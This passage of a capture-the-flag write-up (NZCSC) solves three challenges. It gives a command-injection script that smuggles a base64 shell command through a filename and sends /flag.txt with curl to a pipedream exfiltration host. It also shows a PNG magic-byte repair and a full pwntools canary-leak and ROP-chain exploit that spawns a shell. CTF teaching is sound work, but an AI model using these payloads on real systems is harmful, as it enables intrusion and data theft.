
```
from base64 import b64encode
import requests
import subprocess


NGROK_URL = 'https://<nrgok-site>.ngrok-free.app'

# setup redirect request
cmd = 'cat /flag.txt | curl -d @- https://<flag-exfile-site>.x.pipedream.net/'
cmd_base64 = b64encode(cmd.encode()).decode()
r1 = requests.Request('GET', 'http://localhost:8080/download', params={
   'filename': f'asf.pdf" | echo {cmd_base64} | base64 -d | sh; #',
   'url': f'{NGROK_URL}/pdf',
})
url_quoted = str(r1.prepare().url)

# start redirector
redirector = subprocess.Popen(['python3', 'redirect.py', '8082', url_quoted])

# send a download request with the ngrok url (which will get redirected to localhost)
r2 = requests.get('http://<domain>/path/to/download', {
   'url': f'{NGROK_URL}'
})
print(r2.status_code)
print(r2.text)

redirector.kill()
```

NZCSC{pdf-nday-and-localhost-redirect}

Magic Number

"There's magic in the air."

For this challenge we are given the file **2e3rft3**. The file doesn't have an extension and our operating system doesn't recognise the file-type. Let's have a look at the raw bytes of the file in a hex editor.



We can see a few readable strings in here including **IHDR** and **iccPICC** which are both frequently present in PNG files. If this is really a PNG file then our operating system should recognise it as one so it must be corrupt. File types are usually detected based on some "**magic bytes**" at the start of the file. Let's look at the PNG file format on Wikipedia to see what PNG files should start with.

File format [edit]

File header [edit]

A PNG file starts with an 8-byte signature[15] (refer to hex editor image on the right):

Values (hex)	Purpose
89	Has the high bit set to detect transmission systems that do not support 8-bit data and to reduce the chance that a text file is mistakenly interpreted as a PNG, or vice versa.
50 4E 47	In ASCII, the letters *PNG*, allowing a person to identify the format easily if it is viewed in a text editor.
0D 0A	A DOS-style line ending (CRLF) to detect DOS-Unix line ending conversion of the data.
1A	A byte that stops display of the file under DOS when the command type has been used—the end-of-file character.
0A	A Unix-style line ending (LF) to detect Unix-DOS line ending conversion.

Looks like our file should start with the hex "**89504E47 0D0A1A0A**" but ours starts with "**89504E4E E4E4E0A**". Using a hex editor (e.g. hexedit), we can overwrite the incorrect bytes and then open the recovered PNG to reveal the flag.

NZCSC{you_ve_G0t_th3_M4G1c}

Double Canary

For this challenge we are given a binary (**double_canary**) and associated source code (**main.c**) and **Makefile**. This writeup assumes some pre-existing knowledge of pwn challenges and how to solve them. As the title suggests, the binary features two stack canaries including a custom one with some interesting properties. The goal is to exploit the binary to get remote code execution on the challenge server and read the flag.

Several vulnerabilities exist in the binary that we can take advantage of including in the custom canary (**CC**):

- **CC1** – the custom canary has a null byte at the wrong end - making it trivial to leak
- **CC2** – the custom canary is based on the address of main so leaking it also breaks PIE and vice versa

And several overflow (**O**) vulnerabilities:

- **O1** - the first read of a bird name, reads exactly the size of **buf**, so we can use it to leak the custom canary by writing exactly 16 bytes
- **O2** - the second read has a much bigger overflow so we can leak more stuff - like the actual canary, and also write a ROP chain.
- **O3** - the third read has a smaller overflow - so perhaps just enough to overwrite the return address but not a full ROP chain.

Exploiting the binary requires multiple stages which are summarised below:

1. Leak custom canary
2. Extract main address from custom canary
3. Leak proper canary
4. Overflow to restart the binary
5. Leak libc
6. Overflow to restart the binary
7. Overflow for a ROP chain that gets us a shell

Below is a more descriptive summary referencing the vulnerabilities we identified earlier:

1. First leak
    - use **O1** and **CC1** to leak the custom canary
    - use **CC2** to find the address of main and break ASLR (PIE) of the main binary
2. Second leak
    - use **O2** to leak the regular canary

Double Canary Cont.

3. First overflow
   - use **O3** to restart the program (so we can exploit bigger overflows **O1**/**O2** again)
   - it's crucial that we have all of the following for this overflow: the custom canary, the proper canary, and the binary's base address.
4. Third leak
   - use **O2** to leak a libc address off the stack (needs a big overflow so we need **O2**)
5. Second overflow (same as first)
   - use **O3** to restart the program (so we can exploit bigger overflows **O1**/**O2** again)
6. Third overflow
   - construct a ROP chain that calls system and get us a shell using **O2**
7. Shell
   - **cat flag.txt**

We are going to use the Python library **pwntools** to interact with and exploit the binary. Let's set up pwntools to interact with the binary and challenge server:

```
from pwn import *

context.log_level = "debug"
context.binary = ELF("double_canary")

def start(gdbscript = None, use_gdb = False, use_remote_host = False):
    if use_remote_host:
        libc = ELF("path-to-remote-libc/libc.so.6")
    else:
        libc = context.binary.libc
        assert libc

    if use_remote_host:
        # You might need to update these
        p = remote("127.0.0.1", 10102)
    elif use_gdb:
        p = gdb.debug([context.binary.path], gdbscript=gdbscript)
    else:
        p = process(executable=context.binary.path)

    return p, libc

gdbscript = '''
b main
b *main+340
c
'''
p, libc = start(gdbscript=gdbscript, use_gdb=False, use_remote_host=False)
```

Double Canary Cont.

Now let's exploit the first leak to leak the custom canary and **main** address. If we write exactly 16 bytes, the **printf** will leak the custom canary because the canary has a null byte at the end rather than the start. The canary also depends on the address of **main** using a simple XOR which we can easily reverse.

```
p.sendafter(b"> ", cyclic(16))
p.recvuntil(b"Thanks, ")
first_leak = p.recvuntil(b" is a great bird name", drop=True)

# Extract the custom_canary and main address
custom_canary = unpack(first_leak[-7:] + b"\x00")
info(f"{hex(custom_canary)=}")
main_addr_leak = custom_canary ^ 0x00adbeefc0debabe
info(f"{hex(main_addr_leak)=}")

# Use the main leak to break PIE (ASLR for the main binary)
context.binary.address = main_addr_leak - context.binary.symbols["main"]
info(f"{hex(context.binary.address)=}")
```

```
[DEBUG] Received 0x53 bytes:
    b'Welcome to the Zealandia bird sanctuary.\n'
    b'\n'
    b'What would like to name your new bird?\n'
    b'> '
[DEBUG] Sent 0x10 bytes:
    b'aaaabaaacaaadaaa'
[DEBUG] Received 0x7f bytes:
    00000000  54 68 61 6e  6b 73 2c 20  61 61 61 61  62 61 61 61  |Than|ks, |aaaa|baaa|
    00000010  63 61 61 61  64 61 61 61  22 18 37 5d  de e9 ad 20  |caaa|daaa|"·7]|··· |
    00000020  69 73 20 61  20 67 72 65  61 74 20 62  69 72 64 20  |is a| gre|at b|ird |
    00000030  6e 61 6d 65  21 0a 48 6f  77 20 64 69  64 20 79 6f  |name|!·Ho|w di|d yo|
    00000040  75 20 68 65  61 72 20 61  62 6f 75 74  20 75 73 2e  |u he|ar a|bout| us.|
    00000050  2e 2e 20 77  61 73 20 69  74 20 74 68  72 6f 75 67  |.. w|as i|t th|roug|
    00000060  68 20 4d 79  53 70 61 63  65 2f 4c 69  6e 6b 65 64  |h My|Spac|e/Li|nked|
    00000070  49 6e 2f 48  61 6e 67 6f  75 74 73 3f  0a 3e 20     |In/H|ango|uts?|·> |
    0000007f
[*] hex(custom_canary)='0xade9de5d371822'
[*] hex(main_addr_leak)='0x57319de9a29c'
[*] hex(context.binary.address)='0x57319de99000'
```

Double Canary Cont.

Now let's exploit the second leak to leak the proper canary. The proper canary has a null byte at the beginning which will terminate any string trying to read it. By writing 25 bytes we overwrite the null byte of the proper canary so **printf** can leak it

```
p.sendafter(b"> ", cyclic((25)))
p.recvuntil(b"I haven't heard of that one - ")
second_leak = p.recvuntil(b" - I'll be sure to tell", drop=True)

# Extract the proper canary
proper_canary = unpack(b"\x00" + second_leak[25:32])
info(f"{hex(proper_canary)=}")
```

```
[DEBUG] Sent 0x19 bytes:
    b'aaaabaaacaaadaaaeaaafaaag'
[DEBUG] Received 0xb2 bytes:
    00000000  49 20 68 61  76 65 6e 27  74 20 68 65  61 72 64 20  |I ha|ven'|t he|ard |
    00000010  6f 66 20 74  68 61 74 20  6f 6e 65 20  2d 20 61 61  |of t|hat |one |- aa|
    00000020  61 61 62 61  61 61 63 61  61 61 64 61  61 61 65 61  |aaba|aaca|aada|aaea|
    00000030  61 61 66 61  61 61 67 11  14 7b e0 b8  6d 70 01 20  |aafa|aag·|·{··|mp· |
    00000040  2d 20 49 27  6c 6c 20 62  65 20 73 75  72 65 20 74  |- I'|ll b|e su|re t|
    00000050  6f 20 74 65  6c 6c 20 6f  75 72 20 6d  61 72 6b 65  |o te|ll o|ur m|arke|
    00000060  74 69 6e 67  20 74 65 61  6d 0a 41 6e  64 20 6f 75  |ting|  tea|m·An|d ou|
    00000070  74 20 6f 66  20 36 20 73  74 61 72 73  20 68 6f 77  |t of|  6 s|tars|  how|
    00000080  20 77 6f 75  6c 64 20 79  6f 75 20 72  61 74 65 20  | wou|ld y|ou r|ate |
    00000090  74 68 65 20  73 65 72 76  69 63 65 20  79 6f 75 20  |the |serv|ice |you |
    000000a0  72 65 63 65  69 76 65 64  20 74 6f 64  61 79 3f 0a  |rece|ived| tod|ay?·|
    000000b0  3e 20                                              |> |
    000000b2
[*] hex(proper_canary)='0x706db8e07b141100'
```

Now exploiting the first overflow we can restart the program from entry again as we don't know libc addresses. We overflow both canaries, **RBP**, and finally the return address.

```
p.sendafter(b"> ", flat({
  16: [
    custom_canary,
    proper_canary,
    0x0, # rbp
    context.binary.symbols["_start"],
  ],
}, length=6*8))

info("binary restarted now")
```

```
[DEBUG] Sent 0x30 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    00000010  22 18 37 5d  de e9 ad 00  00 11 14 7b  e0 b8 6d 70  |"·7]|····|···{|··mp|
    00000020  00 00 00 00  00 00 00 00  00 a1 e9 9d  31 57 00 00  |····|····|····|1W··|
    00000030
[*] binary restarted now
```

Double Canary Cont.

Now that we have restarted the binary, we can exploit the third leak to get the base address of libc by writing 40 bytes. Note that ASLR addresses aren't re-randomised as we are technically still within the same execution.

```
p.sendafter(b"> ", cyclic(8)) # Skip first prompt
p.sendafter(b"> ", cyclic(40))
p.recvuntil(b"I haven't heard of that one - ")
third_leak = p.recvuntil(b" - I'll be sure to tell", drop=True)

# Extract libc leak and calculate base addr
libc_leak = unpack(third_leak[40:48], 'all')
libc.address = libc_leak - libc.libc_start_main_return
info(f"{hex(libc_leak)=}")
info(f"{hex(libc.address)=}")
```

```
[*] hex(libc_leak)='0x74eb72e29d90'
[*] hex(libc.address)='0x74eb72e00000'
```

We now have the custom canary, the regular canary, the address of **main**, and the base address of libc. This is everything we need to perform a ret2libc attack and give ourselves a shell to read the flag so let's restart the binary again so that we can use the large overflow for a ROP chain.

Author note: you *might have found a* ***OneGadget*** *here in libc but we are going to do it properly.*

```
p.sendafter(b"> ", flat({
   16: [
      custom_canary,
      proper_canary,
      0x0, # rbp
      context.binary.symbols["_start"],
   ],
}, length=6*8))

info("binary restarted now")
```

```
[DEBUG] Sent 0x30 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    00000010  22 18 37 5d  de e9 ad 00  00 11 14 7b  e0 b8 6d 70  |"·7]|····|···{|··mp|
    00000020  00 00 00 00  00 00 00 00  00 a1 e9 9d  31 57 00 00  |····|····|····|1W··|
    00000030
[*] binary restarted now
```

Double Canary Cont.

Let's craft our ROP chain and make a call to libc **system**:

```
ropchain = ROP(libc)
ropchain.call(ropchain.find_gadget(["ret"]))  # insert a ret for stack alignment
ropchain.call("system", [next(libc.search(b"/bin/sh"))])
info(ropchain.dump())

p.sendafter(b"> ", cyclic(8)) # Skip the first prompt

# Send the exploit
p.sendafter(b"> ", flat({
   16: [
      custom_canary,
      proper_canary,
      0x0, # rbp
      ropchain.chain(),
   ],
}, length=128))

p.sendafter(b"> ", cyclic(8)) # Skip the third prompt

# The rop chain is running now!
info("rop chain running")
```

Finally, we can either drop to an interactive shell from pwntools or just send the commands we want to execute:

```
context.log_level = "info"

# p.interactive() # can use this in a regular python script

p.sendline(b"echo; cat flag.txt")
p.sendline(b"exit 0")

output = p.recvall(timeout=2)
assert output
info(output.decode())
```

A runnable Jupyter Notebook can be found at:
https://gist.github.com/Josh-Hogan/44d6b116c1d0244efd8665c9c73ce770

NZCSC{nice-work-taking-careful-care-of-the-canaries}

Credits

Challenge Authors:

Cale

Sam

Josh

Vimal

Kevin

Rav

Atthapan

Writeup Documentation:

Cale

Organisers:

University of Waikato

Cybersecurity Researchers of Waikato (CROW)

Sponsors:

Endace – Platinum

Gallagher – Gold

Lightwire – Silver

First Watch - Silver